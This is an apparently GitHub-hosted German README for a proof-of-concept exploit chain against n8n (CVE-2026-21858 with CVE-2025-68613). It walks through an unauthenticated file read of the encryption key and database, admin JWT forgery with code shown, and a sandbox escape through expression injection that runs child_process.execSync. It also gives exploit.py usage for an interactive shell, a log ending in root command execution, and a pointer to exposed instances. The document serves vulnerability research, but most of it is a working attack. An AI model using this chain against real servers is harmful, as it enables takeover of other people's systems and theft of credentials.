 alhakim88/cve-2026-21858
Automatisierte Exploit-Kette für n8n, die beliebiges Dateilesen, Admin-Token-Fälschung und Sandbox-Umgehung kombiniert, um eine nicht authentifizierte Remote-Codeausführung zu erreichen.

Unauthentifizierter beliebiger Dateizugriff → Admin-Token-Fälschung → Sandbox-Bypass → RCE
| CVE | CVE-2026-21858 (AFR) + CVE-2025-68613 (RCE) |
| CVSS | 10.0 + 9.9 (Kritisch) |
| Betroffen | <= 1.65.0 (AFR) / >= 0.211.0 (RCE) |
| Behoben | 1.121.0 (AFR) / 1.120.4+ (RCE) |
| Offengelegt | 2026-01-07 11:09 UTC |
| Codename | Ni8mare |
| Credit | Dor Attias (Cyera) |
| Exploit | Chocapikk |
| Prozess | KI-automatisiert: Patch-Diff → Repro → Labor → Exploit (~9h nach Offenlegung) |
| Typ | Proof of Concept - KEIN universeller Exploit (erfordert spezifische Workflow-Konfiguration, siehe Einschränkungen) |
Vollständige unauthentifizierte RCE-Kette auf n8n:


Die Gefährdung ist versionsbasiert. In Bezug auf die Gefährdung gibt es öffentlich zugängliche verwundbare n8n-Instanzen.
LeakIX-Ergebnisse: Gefährdete Instanzen anzeigen
Dieser Exploit wurde unabhängig vom Cyera-Write-up entwickelt (nach Abschluss entdeckt). Hauptunterschiede:
| Cyera (Originalforschung) | Dieser Exploit | |
|---|---|---|
| Dateizugriff | In KI-Wissensdatenbank laden → per Chat abfragen | Direkte HTTP-Antwort |
| Voraussetzungen | Chat-Workflow + KI-Integration | Jedes Formular mit Datei-Upload |
| RCE-Methode | "Execute Command"-Node (standardmäßig deaktiviert) | Ausdrucks-Injection (funktioniert auf Standardinstallationen) |
| Automatisierung | Manuelle/konzeptionelle Demo | Vollautomatisiertes Python-Skript |
Beide Ansätze erfordern spezifische Workflow-Konfigurationen. Cyera benötigt Chat + KI-Integration, dieser Exploit benötigt ein Formular mit Respond-Node. Siehe Einschränkungen für Details.
┌───────────────────────────────────────────────────────────┐
│                     UNAUTHENTIFIZIERT                     │
├───────────────────────────────────────────────────────────┤
│  1. /proc/self/environ lesen → HOME-Verzeichnis finden    │
│  2. $HOME/.n8n/config lesen → encryptionKey erhalten      │
│  3. $HOME/.n8n/database.sqlite lesen → Admin-Zugangsdaten │
├───────────────────────────────────────────────────────────┤
│                      TOKEN-FÄLSCHUNG                      │
├───────────────────────────────────────────────────────────┤
│  4. JWT-Secret aus encryptionKey ableiten                 │
│  5. Admin-Session-Cookie fälschen                         │
├───────────────────────────────────────────────────────────┤
│                    AUTHENTIFIZIERTE RCE                   │
├───────────────────────────────────────────────────────────┤
│  6. Workflow mit Ausdrucks-Injection erstellen            │
│  7. Sandbox-Bypass via this.process.mainModule.require    │
│  8. Beliebige Befehle ausführen                           │
└───────────────────────────────────────────────────────────┘
commit c8d604d2c466dd84ec24f4f092183d86e43f2518
Author: mfsiega
Date:   Thu Nov 13 11:51:40 2025 +0100

    Merge commit from fork
Das legendäre "Merge commit from fork" - wenn man das sieht, hat jemand etwas Scharfes gefunden. 🌶️
// VORHER (verwundbar)
const files = (context.getBodyData().files as IDataObject) ?? {};
await context.nodeHelpers.copyBinaryFile(file.filepath, ...)

// NACHHER (behoben)
a.ok(req.contentType === 'multipart/form-data', 'Expected multipart/form-data');
Content-Type: application/json senden → filepath kontrollieren → beliebige Datei lesen.
n8n sandboxt Benutzercode (Code-Node, Ausdrücke) mit vm2/isolated-vm. Andere RCE-Vektoren:
| Technik | Status |
|---|---|
| Execute Command Node | Standardmäßig deaktiviert (N8N_ALLOW_EXEC_COMMAND=false) |
| SSH/HTTP-Nodes | Ausführung auf Remote-Servern, nicht auf dem n8n-Host |
| Pyodide-Sandbox-Escape | CVE-2025-68668 - erfordert Python-Code-Node |
| Ausdrucks-Injection | CVE-2025-68613 - funktioniert auf Standardinstallationen |
Ich habe Ausdrucks-Injection verwendet, weil sie auf jedem n8n mit Standardeinstellungen funktioniert - keine speziellen Nodes oder Konfigurationen erforderlich. Der Pyodide-Bypass (CVE-2025-68668) erfordert den Python-Code-Node, der möglicherweise nicht auf allen Instanzen verfügbar ist.
={{ (function() {
  var require = this.process.mainModule.require;
  var execSync = require("child_process").execSync;
  return execSync("id").toString();
})() }}
n8n-Ausdrücke haben Zugriff auf this.process.mainModule.require → vollständiger Sandbox-Escape.
# JWT-Secret-Ableitung
jwt_secret = sha256(encryption_key[::2]).hexdigest()

# JWT-Hash
jwt_hash = b64encode(sha256(f"{email}:{password_hash}")).decode()[:10]

# Token fälschen
token = jwt.encode({"id": user_id, "hash": jwt_hash}, jwt_secret, "HS256")
docker compose up -d
# ~60 Sekunden für das Setup warten
# Formular: http://localhost:5678/form/vulnerable-form
# Zugangsdaten: [email protected] / password
# Beliebige Datei lesen
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --read /etc/passwd

# Vollständige Kette mit Befehl
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --cmd "id"

# Interaktive Shell
uv run python exploit.py http://localhost:5678 /form/vulnerable-form
╔═══════════════════════════════════════════════════════════════╗
║     CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain          ║
║     Arbitrary File Read → Token Forge → Sandbox Bypass → RCE  ║
╚═══════════════════════════════════════════════════════════════╝

[*] Target: http://localhost:5678/form/vulnerable-form
[*] Version: 1.65.0 (VULN)
[x] HOME directory
[+] HOME directory: /root
[x] Encryption key
[+] Encryption key: yusrXZV1...
[x] Database
[+] Database: 1327104 bytes
[x] Admin user
[+] Admin user: [email protected]
[x] Token forge
[+] Token forge: OK
[x] Admin access
[+] Admin access: GRANTED!
[+] Cookie: n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjljMWI5MzU0LTI5NzQtNGZlOS05OTc2LWVmZDM3ZWEyNWFlMiIsImhhc2giOiJGYzVQZjVkUDRxIn0.TrIjHV3_6pw6Syi4qme5larZeQElBJmo4Y_eSgL9_M0
[x] RCE
[+] RCE: OK

uid=0(root) gid=0(root) groups=0(root)
Dies ist KEIN "pwn any n8n"-Exploit. Er erfordert spezifische Bedingungen, um zu funktionieren:
| Anforderung | Beschreibung |
|---|---|
| Formular mit Datei-Upload | Das Ziel muss einen Formular-Workflow mit einem Datei-Upload-Feld haben |
| Respond to Webhook-Node | Der Workflow muss den Dateiinhalt in der HTTP-Antwort zurückgeben |
| Workflow aktiv | Der Formular-Workflow muss aktiviert sein |
| Unauthentifizierter Zugriff | Das Formular muss öffentlich zugänglich sein (ohne Authentifizierung) |
Beispiel einer verwundbaren Workflow-Konfiguration:
